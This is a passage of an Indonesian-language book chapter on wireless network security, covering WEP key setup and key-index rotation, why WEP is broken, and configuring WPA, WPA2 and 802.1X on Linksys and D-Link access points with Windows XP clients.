Secara default, AP Linksys akan menggunakan pilihan *Auto*. Pada beberapa AP yang lain seperti D-Link, pilihan *type Authentication* ini bahkan tidak tersedia karena AP secara otomatis akan mendeteksi setting dari client.

Setting WEP Keys

Bila Anda memilih *Authentication Type* dengan *shared*, artinya proses *Authentication* akan meminjam *WEP Keys* karena itu, Anda harus mengaktifkan WEP. Setting WEP cukup membingungkan bagi banyak orang karena perbedaan istilah yang digunakan antara AP dan client (windows XP) serta mempunyai kolom isian yang cukup banyak namun apabila Anda memahami cara kerja WEP, segalanya akan menjadi mudah.




Gambar 6.3. Setting WEP pada AP Linksys

Setting Keamanan Wireless

Perhatikan gambar 6.3 yang diambil dari menu setting WEP pada AP Linksys. Di sini, Anda menentukan modus security WEP pada kolom isian *Security Mode* dan memilih *Default Transmit Key* yang sama dengan *Key Index* pada XP.

Berdasarkan "Default Transmit Key" yang dipilih, Anda memasukkan WEP Key ke dalam kolom isian *Key 1*, *Key 2*, *Key 3* atau *Key 4*. Misalnya, Anda memilih *Default Transmit Key* dengan 1 dan mengisi kolom *Key 1* dengan "wep111" maka pada settingan windows, Anda juga harus memilih *Key Index* 1 dan mengisi kolom *Network Key* dengan "wep111". Perhatikan ilustrasi gambar 6.4 dibawah ini:



Gambar 6.4 Setting keamanan WEP

Baik, saya yakin Anda akan bertanya "kenapa dan untuk apa Key Index atau Default Transmit Key yang ada 4 buah itu?". Saya akan jelaskan ini setelah saya menjelaskan keamanan yang ditawarkan oleh *Open* dan *Shared Authentication*, janji !

Saat ini, yang Anda perlu ketahui adalah, Anda hanya perlu mengisi 1 Key yang digunakan saja. Jika Anda memilih Default Transmit Key 1, maka Anda hanya perlu mengisi kolom *Key 1*, jika Anda memilih Default Transmit Key 2, maka Anda hanya perlu mengisi kolom *Key 2*, dst.

Kolom isian *Passphrase* digunakan untuk memudahkan Anda mengisi *Key 1* sampai dengan *Key 4* secara otomatis. Anda masukkan sebuah kata misalnya "xxxxxx", dan mengklik tombol *generate*, maka secara otomatis kolom *Key 1* sampai dengan *Key 4* akan terisi secara otomatis. Tentu saja, isian ini tetap harus di sesuaikan dengan settingan yang ada pada client windows agar bisa saling berkomunikasi.

Sekarang, waktunya sudah tiba buat saya menjelaskan lebih lanjut mengenai *Open System Authentication* dan *Shared Key Authentication* dan mana yang sebaiknya Anda gunakan.

Mana yang lebih baik ? Open atau Shared Authentication ?

Banyak yang mengira, apa yang dilakukan oleh *Shared Key Authentication* merupakan sebuah ide yang sangat baik dan jauh lebih aman daripada level keamanan yang ditawarkan oleh *Open System Authentication*.

Permasalahan utama yang terjadi adalah *Shared Key Authentication* meminjam *WEP Key* yang merupakan rahasia besar yang harus dijaga. Metode *Challenge and Respone* mengirimkan sebuah string acak kepada client yang dengan mudah bisa di lihat oleh hacker, demikian juga hasil enkripsi yang dikirimkan kembali dari client ke AP.


Akibatnya adalah *plaintext* dan hasil enkripsi (*ciphertext*) sudah diketahui oleh hacker. Wow, walaupun bukan *WEP Key* yang didapatkan namun ini merupakan sebuah contoh yang sangat menarik karena sekarang hacker sudah mendapatkan contoh dari hasil enkripsi dari sebuah string. Dengan mengumpulkan banyak contoh semacam ini, maka dengan mudah *WEP key* bisa didapatkan ! Voilaa... *Shared Key Authentication* akhirnya bukan mengamankan wireless namun menjadi pintu masuk bagi hacker untuk mengetahui *WEP Key* yang digunakan.

Oleh karena itu, pakar keamanan menyarankan Anda untuk menggunakan *Open System Authentication* yang disertai dengan *enkripsi* supaya hacker tidak mendapatkan contoh *plaintext* beserta *ciphertext*. Level keamanan *Open System Authentication* lebih baik daripada *Shared Key Authentication* bila di implementasikan dengan benar.

Kegunaan Key Index pada WEP

Biasanya orang-orang yang melakukan konfigurasi AP pertama kali akan kaget karena tidak seperti biasanya, kotak isian yang digunakan sebagai kunci (yang dinamakan *WEP Key* dalam kasus ini), ternyata tidak hanya satu, melainkan empat ! Untuk apa *WEP Key* sebanyak ini ? Apakah Anda harus mengisi semua *WEP Key* ? Atau cukup mengisi satu saja ? Atau dua ? atau tiga ?

Spesifikasi yang dikeluarkan oleh IEEE, 802.11 mengijinkan penggunaan 4 buah *WEP Key* secara bersamaan namun hanya 1 key aktif (XP menggunakan istilah "*Key Index*" sedangkan Linksys menggunakan istilah "*Default Transmit Key*", pada buku ini saya lebih suka menggunakan istilah *Key Index*) pada satu waktu.



Gambar 6.5 Default Transmit Key atau Key Index

Sebelum saya menjelaskan lebih lanjut, apakah Anda masih ingat dengan penjelasan saya sebelumnya yang mengatakan bahwa pada dasarnya Anda hanya perlu mensetting agar *WEP Key* yang diaktifkan di AP dan Komputer menggunakan nilai yang sama ? Sebenarnya kata-kata tersebut kurang tepat !


Yang perlu Anda ingat mengenai *WEP Key* adalah :

1. Keamanan standard 802.11 hanya membutuhkan 1 *WEP key* yang sama antara AP dan Client
2. Beberapa *WEP Key* digunakan untuk kebutuhan memuluskan proses pergantian *WEP Key*
3. Enkripsi selalu dilakukan dengan *WEP Key aktif*
4. Dekripsi dilakukan dengan *WEP Key Index* yang sama, tidak perlu dengan *WEP Key aktif*.

Sebagai skenario, bayangkan bahwa Anda telah memasang jaringan wireless pada perusahaan Anda dimana orang-orang dari berbagai department sangat tergantung padanya. Suatu saat, Anda bermaksud mengganti *WEP Key* ini. Apa yang Anda lakukan ?

Yah, Anda bisa langsung menggantinya di AP kemudian berjalan ke masing-masing komputer dan mengganti *WEP Key* mereka juga. Keesokan harinya, semuanya berjalan lancar sampai beberapa bos Anda pulang dari luar negri. Laptop mereka tidak bisa melakukan koneksi lagi karena *WEP Key* mereka ternyata belum diganti ke *WEP Key* yang baru ! Untuk kasus semacam ini, penggunaan beberapa *WEP Key* menjadi sangat beralasan. Dengan menggunakan 2 *WEP Key*, masalah ini bisa diselesaikan dengan baik.


Perhatikan skenario berikut, pertama kali AP dan Client Anda menggunakan *Key Index Aktif* 1 dengan *WEP Key* AAA. Dengan demikian, proses enkripsi maupun dekripsi di AP dan Client dilakukan dengan *WEP Key* "AAA" ini.



Gambar 6.6 *WEP Key aktif*

Suatu saat, Anda memutuskan untuk mengganti *WEP Key* "AAA" tanpa mengganggu pengguna yang sedang menggunakan AP ataupun pengguna yang sedang tidak berada di kantor. Untuk itu, Anda menambahkan *WEP*

Key "BBB" pada Key Index 2 tanpa merubah Active Key. Sampai tahap ini, proses enkripsi dan dekripsi masih berjalan seperti sedia kala dan tidak ada perubahan apapun, semua client juga masih menggunakan "AAA" untuk melakukan enkripsi maupun dekripsi atau dengan kata lain Key Index ke 2 yaitu "BBB" masih belum digunakan sama sekali.




Gambar 6.7 Pemindahan WEP Key

Kini, tiba saatnya bagi Anda untuk melakukan perubahan secara bertahap pada komputer client tanpa mengganggu client yang lainnya. Untuk itu, Anda mendatangi komputer pertama dan memasukkan *WEP Key* "BBB" pada *Key Index* 2 agar sama dengan nilai *Key Index* 2 pada AP. Berbeda dengan AP, pada komputer ini Anda juga merubah *Active Key* menjadi 2.

Kini yang terjadi adalah, AP akan mengirimkan paket yang dienkripsi berdasarkan *Active Key* nya yaitu "AAA" dan Client akan melakukan dekripsi juga dengan AAA karena informasi ini masih disimpan di dalam *Key Index* 1.


Masih ingat bahwa enkripsi akan selalu dilakukan dengan *Active Key*? Oleh karena *active key* pada Client adalah *Key Index* 2, maka proses pengiriman data dari Client ke AP akan dilakukan dengan *Key Index* 2 yaitu "BBB".

Karena *Key Index* 2 pada AP juga telah diset dengan BBB maka proses dekripsi pada AP bisa berjalan dengan baik. Dengan begitu, komunikasi antara AP dan Client baru ini bisa berjalan dengan lancar walaupun saat ini *Active Key* pada AP dan Client berbeda.



Gambar 6.8 Active Key dan Key Index

Setelah semua komputer Client berhasil dirubah ke WEP Key yang baru, kini Anda bisa menghapus *Key Index* 1 pada AP dan merubah *Active Key*-nya menjadi 2. Kini semua komputer client sudah diharuskan menggunakan *Key Index* 2, yaitu "BBB" dan client yang masih menggunakan *Key Index* 1 sudah tidak bisa terkoneksi dengan jaringan.



Gambar 6.9 Menggunakan WEP Key baru dan menghapus WEP Key yang lama

Proses dan ide pergantian yang sangat baik hanya sayang sekali bahwa teknik ini jarang dipahami dan malahan membingungkan bagi banyak orang. Sayang kedua adalah kebanyakan client tidak mendukung feature ini. Bila Anda lihat, windows XP hanya mendukung sebuah *Key Index Active* yang harus Anda pilih. Jadi feature semacam ini tidak bisa digunakan oleh XP !


Sekarang Anda sudah paham penggunaan *Key Index* dan *WEP Key* yang berjumlah 4 buah ini. Sebelum mengakhiri bagian ini, saya akan menjelaskan sedikit lagi mengenai interface konfigurasi pada AP linksys mengenai *Passphrase*.

Passphrase WEP Key

Memasukkan *WEP Key* terkadang cukup memusingkan untuk sebagian orang karena selain dituntut untuk memasukkan dengan jumlah karakter tertentu, *WEP Key* juga harus aman agar tidak mudah untuk di jebol oleh hacker.

Untuk itu, sebagian besar AP menawarkan sebuah fungsi sederhana yang bisa digunakan untuk menciptakan *WEP Key* ini. Misalnya pada AP Linksys, Anda akan melihat sebuah tombol "*Generate*" namun fasilitas semacam ini tidak ditemukan pada AP D-Link .

Tombol *Generate* ini akan menciptakan 4 *WEP Key* berdasarkan *passphrase/password/kata/kalimat* yang Anda masukkan pada kotak isian *Passphrase*. Idenya adalah Anda tidak perlu menghafal *WEP Key* namun cukup menghafal *Passphrase* yang lebih mudah diingat.



◀ Gambar 6.10.
Membuat WEP Keys
otomatis dengan
Passphrase

Bagaimana cara kerja tombol *generate* yang akan merubah *passphrase* menjadi *WEP Key* tidak ditentukan oleh IEEE, artinya setiap vendor bisa menggunakan caranya masing-masing. Metode yang sering digunakan adalah dengan *cryptographic hash MD5* dan sebagian kecil menggunakan teknik dari *Neesus Datacom* yang telah diketahui oleh hacker.

Tidak banyak keuntungan yang bisa Anda dapatkan dengan menciptakan *WEP Key* berdasarkan *passphrase* apalagi sudah ada hacker yang mengetahui cara kerja dari fasilitas ini. Jadi daripada Anda juga susah menghafal *WEP Key* hasil generate ini, saran saya adalah sebaiknya tidak digunakan sama sekali. Masukkan saja *WEP Key* secara langsung ke dalam kotak isian *WEP Key*, sederhana, cepat dan lebih aman !

WEP Bye...bye...

“Telah pergi dengan ribut, metode keamanan WEP pada Agustus 2004. Semoga beristirahat dengan tenang. Amin”.

Metode keamanan yang ditawarkan oleh WEP terbukti mempunyai banyak sekali kelemahan yang bisa di eksplorasi oleh hacker. Pada tahun 1995, *David Wagner* memaparkan potensi kelemahan algoritma RC4 yang digunakan oleh WEP. Pada waktu itu, ancamannya memang tidak besar karena semuanya masih dalam batas teori dan perkiraan.

Keadaan mulai berubah pada tahun 2001, ketika *Scott Fluhrer*, *Itsik Mantin* dan *Adi Shamir* memaparkan kelemahan yang lebih nyata pada implementasi algoritma RC4 oleh WEP melalui dokumen yang terkenal dengan FMS. Keadaan menjadi genting ketika pada tahun yang sama yaitu 2001 pada bulan agustus dikeluarkannya sebuah tool yang bernama *Airsnot* yang mampu meng-crack *WEP Key* berdasarkan teknik yang dipaparkan oleh FMS.

Keadaan bertambah parah dari hari ke hari dengan semakin berkembangnya ide-ide brilian untuk mempercepat proses cracking WEP yang telah ditemukan. Pada tahun 2004, proses cracking WEP bahkan hanya membutuhkan waktu sekitar 10 menit ! Maka dari itu, doa kematian WEP pantas dipanjangkan pada bagian ini.

Kelemahan yang ada pada WEP bukan hanya memungkinkan hacker mendapatkan *WEP Key* saja namun lebih dari itu. Hacker bahkan bisa merubah paket data yang dikirimkan. Secara umum, kelemahan WEP bisa di deskripsikan sebagai berikut :

1. Kelemahan metode *Shared Key Authentication* yang menjadi pintu masuk bagi hacker
2. IV yang terlalu kecil. Masih ingat tentang fungsi IV ? Jika Anda lupa, silahkan lihat kembali konsepnya pada pembahasan mengenai "*Block Cipher*". WEP menggunakan IV agar hasil enkripsi RC4 menghasilkan ciphertext yang selalu berubah-ubah namun dengan penggunaan IV secara berulang akan mengakibatkan IV menjadi tidak berfungsi. IV pada spesifikasi asli 802.11 original WEP hanya menggunakan 24 bit yang berarti terdapat sekitar 17 juta angka unik. Kenyataannya, jumlah paket ini dengan mudah bisa tercapai pada jaringan yang sibuk akhirnya hacker semakin mendapatkan banyak contoh dari sebuah string dan ciphertext seperti pada kasus *Shared Key Authentication* sehingga WEP Key bisa didapatkan.
3. Fungsi IV adalah untuk "mengacak" hasil enkripsi namun trio *cryptographer* FMS menemukan ternyata dengan penggunaan IV

tertentu, hasil yang didapatkan tidaklah unik dan bisa ditebak. IV ini dinamakan sebagai *Weak Key* atau IV yang lemah. Beberapa vendor menghilangkan *Weak Key* ini namun akibatnya adalah IV yang tersedia semakin sedikit dan mengakibatkan penggunaan IV yang sama akan semakin tinggi seperti kasus pada nomor 2 di atas.

- Keamanan WEP memungkinkan hacker mengirimkan paket yang sudah pernah dikirimkan. Jadi peralatan wireless tidak mengetahui bahwa suatu paket sebenarnya sudah pernah didapatkan sebelumnya. Hal ini membuat hacker bisa mengambil sebuah paket dan mengirimkannya kepada kepada peralatan wireless kemudian. Serangan ini dinamakan sebagai *Replay Attack*.

IEEE sudah menyadari permasalahan yang ada pada WEP dan segera membentuk gugus tugas 802.11i yang diberikan mandat untuk menciptakan keamanan yang lebih baik daripada WEP. Tugas dari group ini adalah "Bantai habis semua permasalahan yang ditemukan pada metode WEP".

WPA

802.11i bertugas dengan sangat serius, hanya makan sehari tiga kali dan tidur sehari 8 jam. Kerja yang sangat serius ini ternyata membutuhkan waktu yang cukup lama sementara produsen peralatan wireless sudah mulai mendapatkan tekanan dari masyarakat. Siapa yang mau membeli peralatan wireless bila akibatnya adalah jaringan Anda akan dimasuki oleh hacker ?

Anggota Wi-Fi Alliance mulai terusik dengan terganggunya periuk nasi buat anak istri memutuskan perlu gerakan cepat untuk memperbaiki permasalahan yang ada dan mengembalikan kepercayaan dari konsumen agar penjualan tetap bagus. Permasalahan pada WEP sangat mudah untuk diperbaiki, ganti saja dengan enkripsi yang lebih canggih, metode yang lebih bagus maka semuanya selesai.

Kenyataannya, pergantian metode enkripsi dan cara kerja yang lebih baik menuntut hardware yang lebih canggih dengan prosesor yang lebih cepat. Celakanya adalah hardware yang ada saat itu tidak memungkinkan enkripsi tingkat tinggi ini dilakukan, bila dipaksakan menggunakan metode keamanan baru dengan hardware lama, bisa-bisa kecepatan wireless yang 11 Mbps terjun bebas menjadi 128 bps.

Berdasarkan hasil kerja dari 802.11i yang belum selesai (draft 3), Aliansi Wi-Fi membuat metode keamanan baru yang bisa bekerja dengan hardware yang terbatas kemampuannya, maka dari itu lahirlah Wi-Fi Protected Access (WPA) pada bulan April 2003.


Sebagian orang menyebut WPA ini dengan WEPv2 atau WEP Versi 2 karena pada dasarnya WPA ini merupakan perbaikan WEP dan bukan suatu level keamanan yang benar-benar baru sehingga masih tetap menyimpan beberapa permasalahan yang ada.

Rancangan awal dari WPA adalah penggunaan metode keamanan TKIP dengan enkripsi yang masih tetap sama yaitu RC4 (Beberapa AP saat ini sudah mendukung AES pada level keamanan WPA). Enkripsi AES merupakan enkripsi dengan keamanan paling tinggi yang digunakan oleh pemerintah Amerika Serikat. AP Linksys yang saya gunakan masih belum mendukung AES namun pada D-Link DI-524 sudah mendukung TKIP maupun AES.

Untuk menggunakan TKIP maupun AES, tentunya client Anda juga harus mendukungnya agar bisa terjadi komunikasi dan beruntung sekali bahwa ternyata windows XP sudah mendukung TKIP maupun AES. Jika AP Anda sudah mendukung AES, maka sebaiknya Anda menggunakannya karena lebih aman daripada TKIP.

Setting keamanan dengan WPA sangatlah sederhana karena Anda hanya perlu memilih WPA sebagai metode keamanan pada client maupun pada AP kemudian gunakan metode enkripsi yang sama. Pada contoh, karena saya menggunakan AP Linksys yang hanya mendukung WPA dengan TKIP, maka pada client Windows XP saya juga memilih data enkripsi dengan TKIP (gambar 6.11).

Setting Keamanan Wireless



Gambar 6.11. Menggunakan Level keamanan WPA


Selanjutnya adalah menyamakan password yang digunakan. Disini masing-masing pihak menggunakan istilahnya masing-masing namun dengan tujuan yang sama. Linksys menggunakan kata *Passphrase* sedangkan D-Link menggunakan *Preshare Key* lalu bagaimana dengan XP ? Windows XP tetap menggunakan *Network Key*. Anda tinggal memasukkan *passphrase/password/nilai* yang sama pada kotak ini agar client dan AP bisa saling berhubungan.

Jika Anda perhatikan settingan yang ada pada Linksys, terdapat sebuah kotak isian tambahan yang tidak terdapat pada D-Link maupun wireless client windows XP, yaitu "*Group Key Renewal*". Settingan yang secara default diisi dengan 3600 seconds ini berkaitan dengan cara kerja TKIP (*Temporal Key Integrity Protocol*) yang menggunakan Key yang secara internal akan berubah-ubah secara otomatis.

Beberapa orang tidak berani menggunakan TKIP karena adanya kata "*Temporal*" dan banyak yang mengira bahwa Anda akan diminta untuk selalu memasukkan password yang selalu berubah-ubah. Kenyataannya, perubahan ini tidak ada hubungannya dengan *passphrase/network key* yang dimasukkan dan hanya merupakan perubahan key secara internal oleh TKIP dan user tidak perlu mengetahui key ini. Secara teori, semakin pendek nilai "*Group Key Renewal*" ini, network Anda akan semakin aman namun setting default sudah sangat memadai sehingga Anda tidak perlu melakukan perubahan apa-apa disini.

WPA2

Keamanan yang ditawarkan oleh IEEE yang dikerjakan oleh group 802.11i akhirnya diselesaikan pada tahun 2004 dan oleh aliansi Wi-Fi level keamanan ini dinamakan sebagai WPA2. Karena keamanan paling tinggi yang ditawarkannya, mulai maret 2006 keamanan WPA2 sudah menjadi sebuah keharusan bagi peralatan yang ingin mendapatkan sertifikasi dari aliansi Wi-Fi.



Gambar 6.12. Menggunakan Level keamanan WPA2

Enkripsi utama yang digunakan oleh WPA2 seperti yang telah Anda perkirakan adalah AES. Pada AP Linksys, apabila Anda memilih metode keamanan WPA2, maka secara otomatis enkripsi yang digunakan adalah AES sementara pada Windows XP, Anda masih bisa memilih antara AES dan TKIP. Tentu saja, sebaiknya Anda menggunakan AES untuk mendapatkan keamanan paling baik saat ini.

Untuk menggunakan WPA2, setting yang Anda lakukan pada dasarnya sama persis dengan setting WPA. Anda tinggi memilih metode WPA2 pada AP Anda maupun pada client Anda. Setelah itu, samakan pula enkripsi yang digunakan apabila terdapat pilihan seperti pada wireless client Windows XP yaitu AES. Setelah itu, Anda tinggal menggunakan Passphrase/Network Key yang sama antara AP dan wireless Client Anda (gambar 6.12).

Kenapa WEP dan kenapa WPA2

WPA2 menggunakan AES yang mempunyai kerumitan yang jauh tinggi daripada RC4 pada WEP sehingga para produsen tidak bisa sekedar upgrade firmware yang ada seperti pada kasus migrasi dari WEP ke WPA. Untuk menggunakan WPA2, diperlukan hardware baru yang mampu bekerja dengan lebih cepat dan mendukung perhitungan yang dilakukan oleh WPA2.

Akibat sampingan yang terjadi adalah dibutuhkannya konsumsi listrik yang lebih besar pada metode WPA2. Untuk sebuah PC atau AP yang selalu terhubung ke listrik PLN, penambahan konsumsi listrik ini tidaklah seberapa namun untuk sebuah handheld seperti handphone, Pda, laptop dll yang hidup berdasarkan kemampuan baterai, hal ini bisa menjadi masalah besar !

Level Keamanan WPA dan WPA2 Untuk Korporasi/Enterprise


Memasukkan *passphrase*/*Network Key* secara manual ke setiap komputer dan AP bisa menjadi pekerjaan yang sangat melelahkan dan cara kerja semacam ini sangatlah tidak efektif. Bila terdapat sebuah komputer yang diambil alih oleh hacker, maka semua komputer dan AP harus diganti *passphrase*/*Network Key*-nya.

Keamanan untuk sebuah korporasi tentu membutuhkan manajemen terpusat dan keamanan ini sebenarnya telah dipikirkan oleh vendor AP. Bila Anda perhatikan setting keamanan pada AP Linksys, yang ada hanyalah WPA-PSK dan WPA2-PSK. Tentu saja PSK disini tidak ada hubungannya dengan "Pekerja Seks Komersil" namun PSK disini merupakan singkatan dari "*Pre Shared Key*" yang artinya kira-kira adalah sebuah Key yang digunakan secara bersama-sama oleh semua AP dan client.

Level keamanan dengan PSK dikatakan sebagai level keamanan untuk jaringan personal karena untuk sebuah perusahaan seperti yang telah saya katakan membutuhkan level yang lebih tinggi dengan manajemen terpusat. Anda bisa mengganti semua key yang digunakan oleh komputer dirumah Anda dalam dalam waktu singkat namun Anda tidak mungkin melakukan ini pada sebuah perusahaan besar dengan jumlah komputer yang sangat banyak. Jadi AP Linksys WAG200G bisa dikatakan tidak ditujukan untuk penggunaan korporasi dan lebih ditujukan untuk pengguna rumahan !

Sebuah AP yang ditujukan untuk perusahaan biasanya mempunyai pilihan yang lain lagi yaitu keamanan terpusat berdasarkan spesifikasi yang telah dibuat oleh IEEE 802.1X (bukan 802.11X). Spesifikasi ini secara umum sebenarnya ditujukan untuk jaringan kabel yang menentukan bahwa setiap kabel yang dihubungkan ke dalam switch harus melalui proses autentikasi terlebih dahulu dan tidak boleh langsung memperbolehkannya terhubung ke dalam jaringan seperti sekarang ini. Rancangan ini ternyata juga bisa dan sangat perlu digunakan untuk jaringan wireless !

Secara kasat mata, spesifikasi keamanan 802.1X memungkinkan Anda untuk login ke jaringan wireless layaknya Anda login ke server yang akan meminta user name dan password dimana "Key" yang digunakan oleh client dan AP akan diberikan secara otomatis sehingga Anda tidak perlu memasukkannya secara manual.



Gambar 6.13. Autentikasi dengan server Radius

